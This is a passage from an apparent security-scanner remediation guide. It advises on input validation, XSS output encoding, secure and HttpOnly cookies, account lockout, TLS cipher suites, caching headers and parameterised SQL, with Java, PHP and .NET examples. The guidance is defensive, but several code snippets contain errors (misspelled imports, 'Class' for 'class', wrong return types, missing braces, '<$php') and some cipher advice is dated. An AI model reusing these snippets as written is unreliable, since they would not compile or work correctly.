// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regexe.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
        match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}
```

[7] Cookie value
Use the javax.servlet.http.Cookie object to validate the cookie value. The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

Here is example to validate a required cookie value:

```
// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
        // validate the cookie value
```

```
            if (Validator.validateRequired(cookies[i].getValue()) {
            // valid cookie value, continue processing request
            ...
            }
            }
        }
    }
```

[8] HTTP Response
[8-1] Filter user input
To guard the application against cross-site scripting, the developer should sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:
< > " ' % ;) (& +

Here is example to filter a specified string by converting sensitive characters to their corresponding character entities:

```
    // Example to filter sensitive data to prevent cross-site scripting
    public Class Validator {
        ...
        public static String filter(String value) {
            if (value == null) {
            return null;
            }
            StringBuffer result = new StringBuffer(value.length());
            for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
            case '<':
            result.append("&lt;");
            break;
            case '>':
            result.append("&gt;");
            break;
            case '"':
            result.append("&quot;");
            break;
            case '\'':
            result.append("&#39;");
            break;
            case '%':
            result.append("&#37;");
            break;
            case ';':
            result.append("&#59;");
            break;
            case '(':
            result.append("&#40;");
            break;
            case ')':
            result.append("&#41;");
            break;
            case '&':
            result.append("&amp;");
            break;
            case '+':
            result.append("&#43;");
            break;
            default:
            result.append(value.charAt(i));
            break;
            }
            return result;
        }
        ...
    }
    ...
    // Filter the HTTP response using Validator.filter
    PrintWriter out = response.getWriter();
    // set output response
    out.write(Validator.filter(response));
    out.close();
```

The Java Servlet API 2.3 introduced Filters, which supports the interception and transformation of HTTP requests or responses.

Here is example of using a Servlet Filter to sanitize the response using Validator.filter:

```
  // Example to filter all sensitive characters in the HTTP response using a Java Filter.
  // This example is for illustration purposes since it will filter all content in the response, including HTML
tags!
  public class SensitiveCharsFilter implements Filter {
      ...
      public void doFilter(ServletRequest request,
          ServletResponse response,
          FilterChain chain)
          throws IOException, ServletException {

          PrintWriter out = response.getWriter();
          ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse)response);
          chain.doFilter(request, wrapper);

          CharArrayWriter caw = new CharArrayWriter();
          caw.write(Validator.filter(wrapper.toString()));

          response.setContentType("text/html");
          response.setContentLength(caw.toString().length());
          out.write(caw.toString());
          out.close();
      }
      ...
      public class CharResponseWrapper extends HttpServletResponseWrapper {
          private CharArrayWriter output;

          public String toString() {
          return output.toString();
          }

          public CharResponseWrapper(HttpServletResponse response){
          super(response);
          output = new CharArrayWriter();
          }

          public PrintWriter getWriter(){
          return new PrintWriter(output);
          }
      }
  }

  }
```

[8-2] Secure the cookie
When storing sensitive data in a cookie, make sure to set the secure flag of the cookie in the HTTP response, using Cookie.setSecure(boolean flag) to instruct the browser that the cookie should be sent using a secure protocol, such as HTTPS or SSL.

Here is an example to secure the "user" cookie:

```
  // Example to secure a cookie, i.e. instruct the browser to
  // send the cookie using a secure protocol
  Cookie cookie = new Cookie("user", "sensitive");
  cookie.setSecure(true);
  response.addCookie(cookie);
```

RECOMMENDED JAVA TOOLS
The 2 main Java framework for server-side validation are:
[1] Jakarta Commons Validator (integrated with Struts 1.1)
The Jakarta Commons Validator is a powerful framework that implements all the above data validation requirements. These rules are configured in an XML file that defines input validation rules for form fields. Struts supports output filtering of dangerous characters in the [8] HTTP Response by default on all data written using the Struts 'bean:write' tag. This filtering may be disabled by setting the 'filter=false' flag.

Struts defines the following basic input validators, but custom validators may also be defined:
required: succeeds if the field contains any characters other than white space.
mask: succeeds if the value matches the regular expression given by the mask attribute.
range: succeeds if the value is within the values given by the min and max attributes ((value >= min) & (value <= max)).
maxLength: succeeds if the field is length is less than or equal to the max attribute.
minLength: Succeeds if the field is length is greater than or equal to the min attribute.
byte, short, integer, long, float, double: succeeds if the value can be converted to the corresponding primitive.
date: succeeds if the value represents a valid date. A date pattern may be provided.
creditCard: succeeds if the value could be a valid credit card number.

e-mail: succeeds if the value could be a valid e-mail address.

Here is an example to validate the userName field of a loginForm using Struts Validator:

```
<form-validation>
    <global>
        ...
        <validator name="required"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateRequired"
        msg="errors.required">
        </validator>
        <validator name="mask"
        classname="org.apache.struts.validator.FieldChecks"
        method="validateMask"
        msg="errors.invalid">
        </validator>
        ...
    </global>
    <formset>
        <form name="loginForm">
        <!-- userName is required and is alpha-numeric case insensitive -->
        <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayname"/>
        <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
        </field>
        ...
        </form>
        ...
    </formset>
</form-validation>
```

[2] JavaServer Faces Technology
JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events and input validation.

The JavaServer Faces API implements the following basic validators, but custom validators may be defined:
validate_doublerange: registers a DoubleRangeValidator on a component
validate_length: registers a LengthValidator on a component
validate_longrange: registers a LongRangeValidator on a component
validate_required: registers a RequiredValidator on a component
validate_stringrange: registers a StringRangeValidator on a component
validator: registers a custom Validator on a component

The JavaServer Faces API defines the following UIInput and UIOutput Renderers (Tags):
input_date: accepts a java.util.Date formatted with a java.text.Date instance
output_date: displays a java.util.Date formatted with a java.text.Date instance
input_datetime: accepts a java.util.Date formatted with a java.text.DateTime instance
output_datetime: displays a java.util.Date formatted with a java.text.DateTime instance
input_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat
output_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat
input_text: accepts a text string of one line.
output_text: Displays a text string of one line.
input_time: Accepts a java.util.Date, formatted with a java.text.DateFormat time instance
output_time: Displays a java.util.Date, formatted with a java.text.DateFormat time instance
input_hidden: Allows a page author to include a hidden variable in a page
input_secret: Accepts one line of text with no spaces and displays it as a set of asterisks as it is typed
input_textarea: Accepts multiple lines of text
output_errors: Displays error messages for an entire page or error messages associated with a specified client identifier
output_label: Displays a nested component as a label for a specified input field
output_message: Displays a localized message

Here is an example to validate the userName field of a loginForm using JavaServer Faces:

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
```

```
<f:use_faces>
  <h:form formName="loginForm" >
    <h:input_text id="userName" size="20" modelReference="UserBean.userName">
        <f:validate_required/>
        <f:validate_length minimum="8" maximum="20"/>
    </h:input_text>
    <!-- display errors if present -->
    <h:output_errors id="loginErrors" clientId="userName"/>
    <h:command_button id="submit" label="Submit" commandName="submit" /><p>
  </h:form>
</f:use_faces>
```

REFERENCES
Java API 1.3 -
http://java.sun.com/j2se/1.3/docs/api/
Java API 1.4 -
http://java.sun.com/j2se/1.4/docs/api/
Java Servlet API 2.3 -
http://java.sun.com/products/servlet/2.3/javadoc/
Java Regular Expression Package -
http://jakarta.apache.org/regexp/
Jakarta Validator -
http://jakarta.apache.org/commons/validator/
JavaServer Faces Technology -
http://java.sun.com/j2ee/javaserverfaces/

PHP

** Input Data Validation:

While data validations may be provided as a user convenience on the client-tier, data validation must always be performed on the server-tier. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the following:
[1] Required field
[2] Field data type (all HTTP request parameters are Strings by default)
[3] Field length
[4] Field range
[5] Field options
[6] Field pattern
[7] Cookie values
[8] HTTP Response

A good practice is to implement a function or functions that validates each application parameter. The following sections describe some example checking.

[1] Required field
Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] Field data type
In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type.

[3] Field length
Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

[4] Field range
Always ensure that the input parameter is within a range as defined by the functional requirements.

[5] Field options
Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

[6] Field pattern
Always check that user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression:
^[a-zA-Z0-9]+$

[7] Cookie value
The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

[8] HTTP Response

[8-1] Filter user input
To guard the application against cross-site scripting, the developer should sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:
< > " ' % ;) (& +

PHP includes some automatic sanitization utility functions, such as htmlentities():

```
$input = htmlentities($input, ENT_QUOTES, 'UTF-8');
```

In addition, in order to avoid UTF-7 variants of Cross-site Scripting, you should explicitly define the Content-Type header of the response, for example:

```
<?php

header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] Secure the cookie

When storing sensitive data in a cookie and transporting it over SSL, make sure that you first set the secure flag of the cookie in the HTTP response. This will instruct the browser to only use that cookie over SSL connections.

You can use the following code example, for securing the cookie:

```
<$php

    $value = "some_value";
    $time = time()+3600;
    $path = "/application/";
    $domain = ".example.com";
    $secure = 1;

    setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);
?>
```

In addition, we recommend that you use the HttpOnly flag. When the HttpOnly flag is set to TRUE the cookie will be made accessible only through the HTTP protocol. This means that the cookie won't be accessible by scripting languages, such as JavaScript. This setting can effectively help to reduce identity theft through XSS attacks (although it is not supported by all browsers).

The HttpOnly flag was Added in PHP 5.2.0.

REFERENCES

[1] Mitigating Cross-site Scripting With HTTP-only Cookies:
http://msdn2.microsoft.com/en-us/library/ms533046.aspx
[2] PHP Security Consortium:
http://phpsec.org/
[3] PHP & Web Application Security Blog (Chris Shiflett):
http://shiflett.org/

Go to Table of Contents

M DAST: Inadequate Account Lockout

General

Decide upon the number of login attempts to be allowed (usually from 3 to 5), and make sure that the account will be locked once the permitted number of attempts is exceeded.
To avoid unnecessary support calls from genuine users who were locked out of their account and require enabling, it is possible to suspend account activity only temporarily, and enable it after a specific period of time. Locking the account for a period of ten minutes or so is usually sufficient to block brute force attacks.

Go to Table of Contents

M DAST: Link Injection (facilitates Cross-Site Request Forgery)

General

There are several mitigation techniques:
[1] Strategy: Libraries or Frameworks
Use a vetted library or framework that does not allow this weakness to occur, or provides constructs that make it easier to avoid.
Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

[2] Understand the context in which your data will be used, and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.
For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.
Parts of the same output document may require different encodings, which will vary depending on whether the output is in the:
[-] HTML body
[-] Element attributes (such as src="XYZ")
[-] URIs
[-] JavaScript sections

[-] Cascading Style Sheets and style property
Note that HTML Entity Encoding is only appropriate for the HTML body.
Consult the XSS Prevention Cheat Sheet
http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
for more details on the types of encoding and escaping that are needed.

[3] Strategy: Identify and Reduce Attack Surface
Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

[4] Strategy: Output Encoding
For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing the web page encoding. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

[5] Strategy: Identify and Reduce Attack Surface
To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

[6] Strategy: Input Validation
Assume all input is malicious. Use an "accept known good" input validation strategy: a whitelist of acceptable inputs that strictly conform to specifications. Reject input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on a blacklist of malicious or malformed inputs. However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.
When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."
When dynamically constructing web pages, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. All input should be validated and cleansed: not only parameters that the user is supposed to specify, but all data in the request, including hidden fields, cookies, headers, the URL itself, and so on. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. It is common to see data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.
Note that proper output encoding, escaping, and quoting is the most effective solution for preventing XSS, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent XSS, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, in a chat application, the heart emoticon ("<3") would likely pass the validation step, since it is commonly used. However, it cannot be directly inserted into the web page because it contains the "<" character, which would need to be escaped or otherwise handled. In this case, stripping the "<" might reduce the risk of XSS, but it would produce incorrect behavior because the emoticon would not be recorded. This might seem to be a minor inconvenience, but it would be more important in a mathematical forum that wants to represent inequalities.
Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.
Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

Go to Table of Contents

M DAST: Missing Secure Attribute in Encrypted Session (SSL) Cookie

General

Basically the only required attribute for the cookie is the "name" field. Common optional attributes are: "comment", "domain", "path", etc.
The "secure" attribute must be set accordingly in order to prevent to cookie from being sent unencrypted.
For more information on how to set the secure flag, see OWASP "SecureFlag" at
https://www.owasp.org/index.php/SecureFlag

RFC 2965 states:
"The Secure attribute (with no value) directs the user agent to use only (unspecified) secure means to contact the origin server whenever it sends back this cookie, to protect the confidentially and authenticity of the information in the cookie."
For further reference please see the HTTP State Management Mechanism RFC 2965 at:
http://www.ietf.org/rfc/rfc2965.txt
and for "Best current practice" for use of HTTP State Management please see
http://tools.ietf.org/html/rfc2964

Go to Table of Contents

M DAST: Padding Oracle On Downgraded Legacy Encryption (a.k.a. POODLE)

General

Implement support for TLS_FALLBACK_SCSV.
In addition, Disable SSLv3 support.

Go to Table of Contents

M DAST: Phishing Through Frames

General

There are several mitigation techniques:
[1] Strategy: Libraries or Frameworks
Use a vetted library or framework that does not allow this weakness to occur, or provides constructs that make it easier to avoid.
Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

[2] Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.
For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.
Parts of the same output document may require different encodings, which will vary depending on whether the output is in the:
[-] HTML body
[-] Element attributes (such as src="XYZ")
[-] URIs
[-] JavaScript sections
[-] Cascading Style Sheets and style property
Note that HTML Entity Encoding is only appropriate for the HTML body.
Consult the XSS Prevention Cheat Sheet
http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
for more details on the types of encoding and escaping that are needed.

[3] Strategy: Identify and Reduce Attack Surface
Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies,

anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

[4] Strategy: Output Encoding
For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

[5] Strategy: Identify and Reduce Attack Surface
To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

[6] Strategy: Input Validation
Assume all input is malicious. Use an "accept known good" input validation strategy: a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on a blacklist of malicious or malformed inputs. However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.
When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."
When dynamically constructing web pages, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. All input should be validated and cleansed, not just parameters that the user is supposed to specify, but all data in the request, including hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. It is common to see data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.
Note that proper output encoding, escaping, and quoting is the most effective solution for preventing XSS, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent XSS, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, in a chat application, the heart emoticon ("<3") would likely pass the validation step, since it is commonly used. However, it cannot be directly inserted into the web page because it contains the "<" character, which would need to be escaped or otherwise handled. In this case, stripping the "<" might reduce the risk of XSS, but it would produce incorrect behavior because the emoticon would not be recorded. This might seem to be a minor inconvenience, but it would be more important in a mathematical forum that wants to represent inequalities.
Even if you make a mistake in your validation (such as forgetting one of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.
Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

Go to Table of Contents

M DAST: RC4 cipher suites were detected

General

Adapt your server so that it supports the following ciphersuites ([1]):

ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-GCM-SHA384:\
ECDHE-ECDSA-AES256-GCM-SHA384:DHE-RSA-AES128-GCM-SHA256:DHE-DSS-AES128-GCM-SHA256:\
ECDHE-RSA-AES128-SHA256:ECDHE-ECDSA-AES128-SHA256:ECDHE-RSA-AES128-SHA:\
ECDHE-ECDSA-AES128-SHA:ECDHE-RSA-AES256-SHA384:ECDHE-ECDSA-AES256-SHA384:\
ECDHE-RSA-AES256-SHA:ECDHE-ECDSA-AES256-SHA:DHE-RSA-AES128-SHA256:\
DHE-RSA-AES128-SHA:DHE-DSS-AES128-SHA256:DHE-RSA-AES256-SHA256:\

DHE-DSS-AES256-SHA:DHE-RSA-AES256-SHA:AES128-GCM-SHA256:AES256-GCM-SHA384:\
AES128-SHA256:AES256-SHA256:AES128-SHA:AES256-SHA:AES:CAMELLIA:DES-CBC3-SHA:\
!aNULL:!eNULL:!EXPORT:!DES:!RC4:!MD5:!PSK:!aECDH:!EDH-DSS-DES-CBC3-SHA:\
!EDH-RSA-DES-CBC3-SHA:!KRB5-DES-CBC3-SHA

[1] https://wiki.mozilla.org/Security/Server_Side_TLS#Modern_compatibility

Go to Table of Contents

M DAST: Session Identifier Not Updated

General

Prevent user ability to manipulate session ID. Do not accept session IDs provided by the user's browser at login; always generate a new session to which the user will log in if successfully authenticated.
Invalidate any existing session identifiers prior to authorizing a new user session.
For platforms such as ASP that do not generate new values for sessionid cookies, utilize a secondary cookie. In this approach, set a secondary cookie on the user's browser to a random value and set a session variable to the same value. If the session variable and the cookie value ever don't match, invalidate the session, and force the user to log on again.

Go to Table of Contents

L DAST: Autocomplete HTML Attribute Not Disabled for Password Field

General

If the "autocomplete" attribute is missing in the "password" field of the "input" element, add it and set it to "off".
If the "autocomplete" attribute is set to "on", change it to "off".

For example:

Vulnerable site:

```
<form action="AppScan.html" method="get">
    Username: <input type="text" name="firstname" /><br />
    Password: <input type="password" name="lastname" />
    <input type="submit" value="Submit" />
<form>
```

Non-vulnerable site:

```
<form action="AppScan.html" method="get">
    Username: <input type="text" name="firstname" /><br />
    Password: <input type="password" name="lastname" autocomplete="off"/>
    <input type="submit" value="Submit" />
<form>
```

Go to Table of Contents

L DAST: Body Parameters Accepted in Query

General

Re-program the application to disallow handling of POST parameters that were listed in the Query

Go to Table of Contents

L DAST: Cacheable SSL Page Found

General

Disable caching on all SSL pages or all pages that contain sensitive data.
This can be achieved by using "Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-cache" response directives in your SSL page headers.

Cache-Control: private - This directive instructs proxies that the page contains private information, and therefore should not be cached by a shared cache. However, it does not instruct browsers to refrain from caching the pages.

Cache-Control: no-cache - This directive also instructs proxies that the page contains private information, and therefore should not be cached. It also instructs the browser to revalidate with the server to check if a new version is available. This means that the browser may store sensitive pages or information to be used in the revalidation. Certain browsers do not necessarily follow the RFC and may treat no-cache as no-store.

Cache-Control: no-store - This is the most secure directive. It instructs both the proxy and the browser not to cache the page or store it in its cache folders.

Pragma: no-cache - This directive is required for older browsers, that do not support the Cache-Control header.

Go to Table of Contents

L DAST: Compressed Directory Found

General

Remove or restrict access to the compressed directory file.

Go to Table of Contents

L DAST: Database Error Pattern Found

General

There are several mitigation techniques:
[1] Strategy: Libraries or Frameworks
Use a vetted library or framework that does not allow this weakness to occur, or provides constructs that make it easier to avoid.

[2] Strategy: Parameterization

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

[3] Strategy: Environment Hardening
Run your code using the lowest privileges that are required to accomplish the necessary tasks.

[4] Strategy: Output Encoding
If you need to use dynamically-generated query strings or commands in spite of the risk, properly quote arguments and escape any special characters within those arguments.

[5] Strategy: Input Validation
Assume all input is malicious. Use an "accept known good" input validation strategy: a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on blacklisting malicious or malformed inputs. However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

.Net

Here are two possible ways to protect your web application against SQL injection attacks:

[1] Use a stored procedure rather than dynamically built SQL query string. The way parameters are passed to SQL Server stored procedures, prevents the use of apostrophes and hyphens.

Here is a simple example of how to use stored procedures in ASP.NET:

```
' Visual Basic example
Dim DS As DataSet
Dim MyConnection As SqlConnection
Dim MyCommand As SqlDataAdapter

Dim SelectCommand As String = "select * from users where username = @username"
...
MyCommand.SelectCommand.Parameters.Add(New SqlParameter("@username", SqlDbType.NVarChar, 20))
MyCommand.SelectCommand.Parameters("@username").Value = UserNameField.Value


// C# example
String selectCmd = "select * from Authors where state = @username";
SqlConnection myConnection = new SqlConnection("server=...");
SqlDataAdapter myCommand = new SqlDataAdapter(selectCmd, myConnection);

myCommand.SelectCommand.Parameters.Add(new SqlParameter("@username", SqlDbType.NVarChar, 20));
myCommand.SelectCommand.Parameters["@username"].Value = UserNameField.Value;
```

[2] You can add input validation to Web Forms pages by using validation controls. Validation controls provide an easy-to-use mechanism for all common types of standard validation - for example, testing for valid dates or values within a range - plus ways to provide custom-written validation. In addition, validation controls allow you to completely customize how error information is displayed to the user. Validation controls can be used with any controls that are processed in a Web Forms page's class file, including both HTML and Web server controls.

In order to make sure user input contains only valid values, you can use one of the following validation controls:

a. "RangeValidator": checks that a user's entry (value) is between specified lower and upper boundaries. You can check ranges within pairs of numbers, alphabetic characters, and dates.

b. "RegularExpressionValidator": checks that the entry matches a pattern defined by a regular expression. This type of validation allows you to check for predictable sequences of characters, such as those in social security numbers, e-mail addresses, telephone numbers, postal codes, and so on.

Important note: validation controls do not block user input or change the flow of page processing; they only set an error state, and produce error messages. It is the programmer's responsibility to test the state of the controls in the code before performing further application-specific actions.

There are two ways to check for user input validity:

1. Testing for a general error state:

In your code, test the page's IsValid property. This property rolls up the values of the IsValid properties of all the validation controls on the page (using a logical AND). If one of the validation controls is set to invalid, the page's property will return

false.

2. Testing for the error state of individual controls:

Loop through the page's Validators collection, which contains references to all the validation controls. You can then examine the IsValid property of each validation control.

J2EE

** Prepared Statements:

There are 3 possible ways to protect your application against SQL injection, i.e. malicious tampering of SQL parameters. Instead of dynamically building SQL statements, use:

[1] PreparedStatement, which is precompiled and stored in a pool of PreparedStatement objects. PreparedStatement defines setters to register input parameters that are compatible with the supported JDBC SQL data types. For example, setString should be used for input parameters of type VARCHAR or LONGVARCHAR (refer to the Java API for further details). This way of setting input parameters prevents an attacker from manipulating the SQL statement through injection of bad characters, such as apostrophe.

Example of how to use a PreparedStatement in J2EE:

```
// J2EE PreparedStatemenet Example
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassPath);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e) {
        ...
    }
}
...
try {
    PreparedStatement myStatement = myConnection.prepareStatement("select * from users where username = ?");
    myStatement.setString(1, userNameField);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}
```

[2] CallableStatement, which extends PreparedStatement to execute database SQL stored procedures. This class inherits input setters from PreparedStatement (see [1] above).

The following example assumes that this database stored procedure has been created:

CREATE PROCEDURE select_user (@username varchar(20))
AS SELECT * FROM USERS WHERE USERNAME = @username;

Example of how to use a CallableStatement in J2EE to execute the above stored procedure:

```
// J2EE PreparedStatemenet Example
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassPath);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
```

```
        } catch (ClassNotFoundException e) {
            ...
        }
    }
    ...
    try {
        PreparedStatement myStatement = myConnection.prepareCall("{?= call select_user ?,?}");
        myStatement.setString(1, userNameField);
        myStatement.registerOutParameter(1, Types.VARCHAR);
        ResultSet rs = myStatement.executeQuery();
        ...
        rs.close();
    } catch (SQLException sqlException) {
        ...
    } finally {
        myStatement.close();
        myConnection.close();
    }
```

[3] Entity Bean, which represents an EJB business object in a persistent storage mechanism. There are two types of entity beans: bean-managed and container-managed. With bean-managed persistence, the developer is responsible of writing the SQL code to access the database (refer to sections [1] and [2] above). With container-managed persistence, the EJB container automatically generates the SQL code. As a result, the container is responsible of preventing malicious attempts to tamper with the generated SQL code.

Example of how to use an Entity Bean in J2EE:

```
    // J2EE EJB Example
    try {
        // lookup the User home interface
        UserHome userHome = (UserHome)context.lookup(User.class);
        // find the User remote interface
        User = userHome.findByPrimaryKey(new UserKey(userNameField));
        ...
    } catch (Exception e) {
        ...
    }
```

RECOMMENDED JAVA TOOLS
N/A

REFERENCES
http://java.sun.com/j2se/1.4.1/docs/api/java/sql/PreparedStatement.html
http://java.sun.com/j2se/1.4.1/docs/api/java/sql/CallableStatement.html

** Input Data Validation:

While data validations may be provided as a user convenience on the client-tier, data validation must be performed on the server-tier using Servlets. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the following:
[1] Required field
[2] Field data type (all HTTP request parameters are Strings by default)
[3] Field length
[4] Field range
[5] Field options
[6] Field pattern
[7] Cookie values
[8] HTTP Response

A good practice is to implement the above routine as static methods in a "Validator" utility class. The following sections describe an example validator class.

[1] Required field
